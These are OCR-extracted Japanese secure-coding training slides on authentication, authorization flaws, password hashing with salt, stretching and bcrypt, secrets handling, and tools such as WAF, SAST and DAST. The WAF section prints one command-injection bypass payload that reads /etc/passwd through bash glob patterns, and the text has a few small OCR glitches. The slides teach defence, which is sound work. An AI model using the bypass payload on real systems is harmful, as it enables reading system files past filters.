
- 認証(Authentication)と認可(Authorization)は似た言葉だが意味が異なる
 - 認証：相手が誰かを確認する
 - 認可：権限に応じて適切なリソースを与える
- Web アプリケーションの世界で言うと次のように言える
 - ログインは「誰」を確認するので認証
 - 登録情報の変更は「セッション」に基づいて更新の可否を決定するので認可

認証機能における脆弱性や攻撃

- ログイン処理にも様々あるが、ここではよくあるユーザー名とパスワードの組み合わせによる認証を指す
- ログイン処理に不備がある場合、不正にログインをされることになる

総当たり攻撃

- ログイン機能に対してユーザー名とパスワードの組み合わせを繰り返し試行するブルートフォース攻撃とも呼ぶ
- 過去に流出したパスワードを利用したり、よく利用されるパスワードを用いて試行を行う



不正ログインへの対策


- ユーザーが強固なパスワードを設定するように誘導する
 - 文字列長、文字種を限定しない
 - HIBPなどを利用して既に漏洩しているパスワードと一致している場合は登録させない
- MFA の実装
 - TOTP や SMS などの送信で本人確認を行う
 - 重要情報を扱うサービスは実装しておくのが当たり前になってきている
- アカウントロック機能
 - 特定のアカウントへ一定数ログイン試行があった場合に、一定期間ログインできないようにする
 - 特定の IP アドレスからのアクセスを一定期間ロックする
- パスワードレスな認証方式も検討しよう

その他気をつけること

- ログイン失敗時にユーザーが存在する旨を返さない
 - 「そのメールアドレスは登録されていません」
 - 「パスワードが間違っています」
 - 「メールアドレスもしくはパスワードが間違っています」
- 秘密の質問やパスワード定期変更は推奨されない
 - <https://pages.nist.gov/800-63-3/sp800-63b.html#sec5>
- ペパボでもガイドラインを設けています

メールアドレス変更

- ユーザーが間違ったメールアドレスを登録する可能性があるため、変更を確定する前に、一度入力されたメールアドレスに送信して本人確認を行う



パスワード変更やパスワードリマインダ

- 変更時は現在のパスワードを確認し、変更後はそのユーザーの全セッションを破棄する
- パスワードリマインダは秘密の質問などを利用せずに登録されているメールアドレスにリマインダ用の URL を送付する
- リマインド用の URL にはアカウントと紐付いたトークンを付与し、十分に推測困難であること

認可処理における脆弱性や攻撃

- ユーザーAのオブジェクトにユーザーBが触れるなど、権限外のユーザーによって情報の閲覧や編集などの操作を行えることを「認可不備」や「権限外操作」などと呼ぶ
- 認可是要件定義の時点で明確にしておき、実装は次のこと気につける
 - 1. その画面を操作しても良いユーザーか
 - 2. そのリソースに対する操作の権限はあるか
 - 3. セッションを基準に権限を確認する

特定ページの共有

- Google Docs のように特定のファイルやページを共有する機能を作る場合はURL が推測困難なものを生成する
- 推測可能なケースとして次のようなものがある
 - ID の連番 e.g: file_id=1, file_id=2...
 - ファイル名
- 推測困難な値を作って、かつ、衝突可能性も低いものを生成する
 - UUID など

権限外操作のパターンを知ろう

- <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter>
 - ユーザー carlos の API Key を取得しよう
- <https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references>
 - ユーザー carlos のパスワードを取得してログインしよう
- <https://portswigger.net/web-security/access-control/lab-multi-step-process-with-no-access-control-on-one-step>
 - ユーザー wiener で権限昇格しよう

認証認可周りの脆弱性パターンを知ろう

- <https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-broken-logic>
- <https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-simple-bypass>
- <https://portswigger.net/web-security/authentication/other-mechanisms/lab-offline-password-cracking>
- <https://portswigger.net/web-security/information-disclosure/exploiting/lab-information-leak-authentication-bypass>

秘匿情報の管理方法

秘匿情報の管理方法

- アプリケーションは様々な秘匿情報を扱う
 - ユーザーのパスワード
 - データベースや他サービスへの接続情報
 - フレームワークで利用される暗号鍵
- これらを漏洩しないように、あるいは、漏洩しても影響を小さくするために適切に管理をしなければならない

ユーザーのパスワードの保存方法について

- サービスのアカウント(ユーザー)のパスワードはハッシュ化 + ソルト + ストレッ칭した上で保存するのが望ましい
- ハッシュ関数がライブラリとして提供されているので、それを利用する

ハッシュ

- 暗号学的ハッシュ関数(md5, sha1, sha256, etc...)など様々ある
 - 暗号技術入門 第3版 秘密の国のアリス を読もう
- ハッシュ化された文字列から平文を得ることが困難である、不可逆性を持っている

```
› echo -n "password" | sha256sum  
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
```

パスワードをハッシュで保存することの問題点

- 先のハッシュ値を Google で検索すると password であることが分かる
- 事前にハッシュ値を計算したもの (レインボーテーブル)と照らし合わせることで、ハッシュ化されていても平文を得ることが可能になる
- そのため、パスワードを保存した DB が漏洩した場合も、ハッシュ化だけでは不十分である

ソルト

- ハッシュ化だけでは不十分なのでソルトと呼ばれる文字列を元のパスワードに追加した上でハッシュ化を行うようとする
 - 見た目上は長くなる
 - ユーザーごとに異なるソルトを使うことで、同じパスワードでも異なるハッシュ値となる

```
def salt(id)
  id + "THIS_IS_SALT"
end
```

```
hash(salt(id) + "password")
```

ストレッチング

- ソルトを使っても結局総当たりには弱いままなので、ハッシュの計算を繰り返し行うことで、計算時間を遅くする

```
def salt(id)
  id + "THIS_IS_SALT"
end
```

```
h = ""
100.times do |t|
  h = hash(h + salt + "password")
end
```

既存の実装

- bcrypt, pbfdk2などの実装があり、それを利用することを推奨
 - Railsだとhas_secure_passwordでbcryptが利用される
- 例えばbcryptでハッシュ化されたパスワードは次のようになる

```
>>> $hash = password_hash("password", PASSWORD_DEFAULT);  
=>
```

"\$2y\$10\$4HI2x10.CHwFDuBUEZe9U.VyUR2uVaL/YV64.TeMxTiOkzaSMxnSy"

| バージョン | コスト | ソルト | ハッシュ |

bcrypt の注意点

- 72バイトで切り詰められてしまう

```
>>> $hash = password_hash(str_repeat("A", 72) . "B", PASSWORD_DEFAULT)
=> "$2y$10$znKk72R9RoyAAA6orsmP5OnmbStjfG7xJ4/qFh6EncjO5B4pVfWyq"
>>> password_verify(str_repeat("A", 72) . "B", $hash);
=> true
>>> password_verify(str_repeat("A", 72), $hash);
=> true
```

フレームワーク固有の鍵

- Rails での SECRET_KEY_BASE や Django の SECRET_KEY など
- これらの値は Cookie 等の Serialize / Deserialize に利用されていることがある
- 仮に漏洩した場合は任意コード実行につながる可能性があると考えていい
- そのため、git 管理から外す(暗号化する)、すぐにローテーションできるようにしておくなどの必要がある

秘匿情報のハードコーディングや git での管理について

- リポジトリにパスワードやトークンを含めることは GHES 環境でも、やめてほしい
 - どこで漏洩するかがわからない (e.g. Codecov 事件)
 - モバイルやフロントエンドなど、エンドユーザーにリバースエンジニアリングされる可能性のあるものはなおさら
 - Kubernetes の Secret は Base64 なので簡単に復号できる
- プロビジョニングツール等にも Vault などの暗号化した上で保存する仕組みがあるので、それを利用すること
- git-secret などのツールを使って commit しないように気をつけよう

ログも秘匿情報になりえる

- ログにパスワードやクレジットカード番号、その他個人情報を記録しないようにすること
- デバッグログには機密情報が含まれることがあるため抑制すること
- ログインや重要操作などの行動ログを残しておくとインシデントの際に調査が簡単
- ログの改ざんなどを防ぐために定期的に外部ストレージにバックアップを取ること

セキュアコーディングの実践

安全なアプリケーション開発や運用を支えるツール

- 脆弱性のないコードを書くことは難しいことなので、できるだけツールを活用していくことが望ましい
- 脆弱性を作り込んでしまった場合やレビューでの見逃しへの多層防御
- TN / FP も多い世界なので、根気よくルールを作ったりしていく必要がある

WAF (Web Application Firewall)

- 攻撃っぽい文字列を含んだ文字列を検知/ ブロックするツール
- 多くの WAF はシグネチャベース。また、全ての攻撃を防げるわけではない
 - "etc/passwd" という文字列があれば弾く、など
 - 例えばその場合の OS コマンドインジェクションのバイパス

/?q=/b?n/c?t /e?c/p????d # bash の補完を利用

- 当然正常なリクエストも検知があるので、ルールを緩めていいかの見極めが必要となる

SAST (Static Application Security Testing)

- 脆弱性を含んだコードを書いていないかを調べる
 - Go だと gosec¹, Rails だと Brakeman² などが有名
 - インフラ向けにも tfsec³ や checkov⁴, inspec⁵ (これは SAST ではないが...)などのツールがある
- XSS のような自明な脆弱性は見つけることができるが、当然ながらアプリケーションロジックに依存するようなものは検知できない
- ペパボでも Actions を用意しているので積極的に利用してください

1. <https://github.com/securego/gosec>
2. <https://github.com/presidentbeef/brakeman>
3. <https://github.com/liamg/tfsec>
4. <https://github.com/bridgecrewio/checkov>
5. <https://www.inspec.io/>

DAST (Dynamic Application Security Testing)

- 実際に動作しているアプリケーションに機械的に攻撃リクエストを送信して脆弱性を見つける方法
- 脆弱性スキャナとしての性能とクローラーの性能を基準として選ぶことが多いと思う
- クロール/スキャン時間が非常に長いので PR ごとに全部検査するのは難しいところも
- 脆弱性作りこんでいないか心配な場合は Burp Suite や OWASP ZAP を使って特定の URL に試してみたりすると :+1:

テストを書く

- 意図したとおりに動くか、というテストを書く
 - ユーザー A のデータを、ユーザー B が操作できること
- 脆弱性のチェックもテストで書いてみる
 - script タグを入力値として与えたときにエスケープされて表示されること
 - '-- を入力値として与えても SQL エラーにならないこと
- GitLab や SQLite などの著名な OSS や製品でも、こういったテストが書かれている
 - https://gitlab.com/gitlab-org/gitlab-foss/-/blob/48641d6d58d6d5d19b8b2ffc66646c7e94d552a1/spec/lib/gitlab/emoji_spec.rb#L97

依存パッケージのアップデート

- OS, ミドルウェア, 依存パッケージのアップデートを行うこと
- 脆弱性対応のバージョンと使用バージョンの間で破壊的変更がある場合、アップデートに時間がかかり、その間無防備になる
- 最新のバージョンを使い続けることで、既存のバグやパフォーマンスの問題を踏まなくて良くなるという見方もできる

最後に

- ・ まだまだ気をつけるべき点は、たくさんあります
- ・ まずはペパボのセキュリティガイドラインに目を通しましょう
- ・ Slack の #sss チャンネルで質問したり、「[体系的に学ぶ安全なWebアプリケーションの作り方](#)」を読んでみましょう

セキュリティ技術を活かしたい

- CTF と呼ばれるセキュリティ技術を競うコンテストが毎週のように開催されていますし、常設 CTF と呼ばれるものもあります
 - <https://ctftime.org/>
 - 書籍も出ているので(しかも7/22に新しくてる!)、これを機に入門してみるといいかも
- BugBounty
 - <http://hackerone.com/> にあるように、色々な企業が脆弱性報奨金制度を運用している
 - 法律には気をつけて！
- Happy Hacking !